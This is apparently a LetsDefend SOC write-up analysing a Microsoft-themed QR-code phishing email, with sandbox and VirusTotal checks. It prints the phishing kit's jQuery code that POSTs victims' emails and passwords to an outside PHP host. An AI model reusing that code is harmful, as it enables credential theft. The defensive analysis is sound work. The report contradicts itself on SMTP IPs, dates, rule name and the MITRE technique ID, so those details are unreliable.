LetsDefend

Official Incident Report

Event ID: 214

Rule Name: SOC251 - Quishing Detected (QR Code Phishing)


Table of contents

Alert

Based on the information that the alert provided, it seems that a suspicious QR code has been detected in an email sent to "**Claire**" from the email address “**security@microsecmfa.com**” with the SMTP IP address **206.189.190.128**. The Alert is triggered by the **SOC190** rule **ZeroFont Phishing Detected**.

> *QR codes have also been used by threat actors to embed malicious URLs, leading unsuspecting users to compromised websites that contain malware or gather credentials for exploitation.*

The device action is marked as "allowed", indicating that no action was taken by the Email security product to prevent or block the related mail.



Medium Jan, 01, 2024, 12:37 PM SOC251 - Quishing Detected (QR Code Phishing) 214 Exchange


EventID :	214
Event Time :	Jan, 01, 2024, 12:37 PM
Rule :	SOC251 - Quishing Detected (QR Code Phishing)
Level :	Security Analyst
SMTP Address :	158.69.201.47
Source Address :	security@microsecmfa.com
Destination Address :	Claire@letsdefend.io
E-mail Subject :	New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)
Device Action :	Allowed

The email was sent to "**Claire**" on **Jan 01 at 12:00 PM**. The subject line of the email is "**New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)**".

Overall, it appears that there may be **Phishing-Recon** activity occurring on the network, and further investigation is needed to identify the extent of the activity and determine any necessary actions to remediate the situation.

Detection


As mentioned in the playbook reconnaissance is an important phase of an attack where the attackers gather information about the target system, network, or users.



Identify potential reconnaissance activity on the network

Reconnaissance is an important phase of an attack where the attacker gathers information about the target system and network. This playbook aims to identify potential reconnaissance activity.

As the playbook suggests we can start investigating the alert by parsing email information.



Sender: security@microsecmfa.coı

Recipients: claire

Subject:

Sender IP Address:

Attachment Name:

Email Body:


Date: 2023-12-08 to 2024-01-08

Action: Choose Actic

Result: **1 Mail**

Date	Sender	Recipients	Subject	Final Action
Jan, 01, 2024, 12:00 PM	security@microsecmfa.com	claire@letsdefend.io	New Year's Mandatory Security Update: Impl...	Allowed

As seen in the email, **Claire** received a message from an email address that claims to be **security[@]microsecmfa.com**. However, it's important to note that this email could potentially be a phishing attempt with an imitation of Microsoft mail.




RAW LOG

Sender Mail: security@microsecmfa.com

Destination Mail: Claire@letsdefend.io

Subject: New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)

Device Action: Allowed



Microsoft

Multi Factor Authentication Setup

Hello Claire,

You are mandated to update and enable 2FA security on your account as of 02/01/2024 to mitigate theft and help protect your account. Please scan the above QR Code with your Phone camera to generate a new device code for your Microsoft Authentication App. Failure to authenticate the security information will lead to loss of email privileges.

Alternatively, you can use your phone's camera or visit websites equipped to scan QR codes.


Please be aware that failure to comply with this security update within the specified timeframe may lead to your account being blocked.

Happy New Year,

The Microsoft team

Quishing Analysis

After analyzing the email from the email security tab, we now have the information that the mail bypassed the security product.



```
Protocol:   https:
Hostname:   ipfs.io
Path name:  /ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4
Arguments:
Hash:       #
```

We can use CyberChef to parse the QR code. During the investigation, it was discovered that the email contained a suspicious URL

URL: https://ipfs[.]io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#


We can gather information about the email. This includes:

- When was the email sent?
- What is the SMTP address of the email?
- What is the sender's email address?
- What is the recipient's email address?
- Is the content of the email suspicious?
- Are there any attachments in the email?

By answering these questions, we can gather more information about the email and determine whether it is a legitimate message or a phishing attempt. On the email security tab, we can simply filter the username to see what emails Claire received or sent.


QUESTIONS	ANSWERS
When was it sent?	Jan 01, 2023, 12:00 PM
What is the email's SMTP address?	23.227.38.32
What is the sender address?	security[@]microsecmfa.com
What is the recipient address?	Claire[@]letsdefend.io
Is the mail content suspicious?	Yes
Are there any attachments or Links?	https://ipfs[.]io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#

By checking the URL in a sandbox environment, it was observed that the site contains a fake Webmail sign-in.



https://ipfs.io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#

By filtering the URL on Any.run we can access the public submissions.




Windows 7 Professional 32 bit
02 January 2024, 16:34
Malicious activity
https://ipfs.io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#
Open in browser
phishing

MD5: 35A5DA652509
SHA1: 38335E64CE3F
SHA256: ED76174D879A

https://ipfs.io/ipfs/Qmbr8wmr41C35c3K2GfiP2F

https://app.any.run/tasks/bd464486-10a1-443b-ac9a-9adad3922167/

The URL also reported on 7 times on VirusTotal



7 security vendors flagged this URL as malicious

https://ipfs.io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4
ipfs.io

text/html base64-embedded


Status
200

Last Analysis Date
10 days ago

HIGH 0 MEDIUM 1 LOW 0 INFO 0 SUCCESS 0

⚠ Phishing - Sharepoint with URL to fake Microsoft login page - according to source ArcSight Threat Intelligence - 10 months ago
↳ Contacted domain


By analyzing the website's source code, we discovered suspicious code that sends a POST request containing passwords and emails.



```
///////////new injection///////////////
count=count+1;

$.ajax({
  dataType: 'JSON',
  url: 'https://www.nsggroup.it/fhfh/ffftt/hhnew.php',
  type: 'POST',
  data:{
    email:email,
    password:password,
  },
      // data: $('#contact').serialize(),
      beforeSend: function(xhr){
        $('#submit-btn').html('Verifing...');
      },
```

The analyzed JavaScript/jQuery script facilitates a website's login functionality, where users input their email and password. Upon form submission, the script sends a POST request containing this sensitive data to **https://www.nsggroup[.]it/fhfh/ffftt/hhnew.php**. This behavior raises concerns about potential security risks associated with the handling and transmission of user credentials.



9 security vendors flagged this domain as malicious

nsggroup.it

Malicious, Phishing, Suspicious (alphaMountain.ai) hosted business applications unknown

Last Analysis Date
19 hours ago


Security vendors' analysis

Do you want to automate checks?

alphaMountain.ai	Phishing	Antiy-AVL	Malicious
Avira	Phishing	BitDefender	Phishing
CyRadar	Malicious	Fortinet	Phishing

The results showed that 7 antivirus engines flagged the URL as **malicious**. And in the details tab, it is categorized as **Phishing and Other Frauds**. This indicates a high probability that the URL is malicious and poses a significant threat to the recipient's system and personal information.

Based on the analysis, it has been determined that the **URL contained in the email is malicious**. Several engines on **VirusTotal** flagged the URL as **phishing/malicious**.




Determine the Type of Reconnaissance

As a result of the analysis made through Endpoint Security analysis which Reconnaissance technique does the attack match?

✕
Active Scanning
Gather Victim Host Information
Gather Victim Identity Information
Gather Victim Network Information
Gather Victim Org Information
Other
Phishing for Information


The attacker used the **Phishing for Information technique** by sending Quishing emails to the users. The Recon Technique that the attacker used is Phishing For Information: T1589.002



Attacker IP Analysis

The attacker performing the Recon activity can be detected from the logs on IP Log Management. Is the attacker IP internal or external?

